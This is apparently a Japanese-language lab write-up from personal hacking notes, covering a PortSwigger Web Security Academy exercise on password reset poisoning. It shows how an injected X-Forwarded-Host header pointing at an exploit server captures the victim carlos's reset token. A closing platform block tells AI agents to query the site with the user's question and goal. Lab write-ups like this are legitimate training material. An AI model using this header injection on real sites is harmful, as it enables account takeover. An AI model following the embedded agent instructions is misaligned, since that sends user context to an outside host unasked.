> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/authentication/password-reset-poisoning-via-middleware.md).
# ミドルウェア経由のパスワードリセット・ポイズニング
ミドルウェア経由のパスワードリセット・ポイズニングの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### ミドルウェア経由のパスワードリセットポイズニング
このラボは〜の攻撃に対して脆弱です **パスワードリセットポイズニング**. / ユーザー **carlos** 受信したメールに含まれるリンクを機械的にクリックします。
最終目標: **carlos アカウントにアクセスする**.
* 有効な認証情報:
* `wiener:peter`
* 自分のアカウント宛てに送信されたメールは、エクスプロイトサーバーの \*\*メールクライアント\*\* からアクセスできます。


パスワードリセット機能にアクセスでき、ユーザー名を入力できます。

自分のアカウント(`wiener`)でリセット要求を開始すると、そのようなリンクを含むメールが送信されます:
{% code overflow="wrap" %}
```bash
https://0a45005104c7f2228168b62400a90036.web-security-academy.net/forgot-password?temp-forgot-password-token=wadsb5f13habt0byz2ifrf68srpga96p
```
{% endcode %}
このリンクは、一時的な **トークン**.
**Burp Suite を使った改ざんテスト**
Burp Suite でパスワードリセット要求を傍受することで **Burp Suite**、以下の HTTP ヘッダーを追加します:
```http
X-Forwarded-Host: test.com
username=wiener
```

受信したメールには依然として有効なトークンが含まれていますが、\*\*l
これは、アプリケーションが \*\* を信頼していることを示しています `X-Forwarded-Host`\*\* ヘッダーを使ってリセットリンクを生成していることを示しています。
```http
X-Forwarded-Host: exploit-0af100e80420f2c381b0b5a301a8008c.exploit-server.net
username=carlos
```
**被害者への攻撃**
攻撃を繰り返し、今度は **carlos** および **エクスプロイトサーバーのURLを使用して**


carlos 宛てに、リセットリンクを含むメールが送信されます **自分たちのエクスプロイトサーバーでホストされた**、有効な **トークン**:
```bash
/forgot-password?temp-forgot-password-token=r5jf8u0c48zh54pgoqx8jol619pboi3i
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/authentication/password-reset-poisoning-via-middleware.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.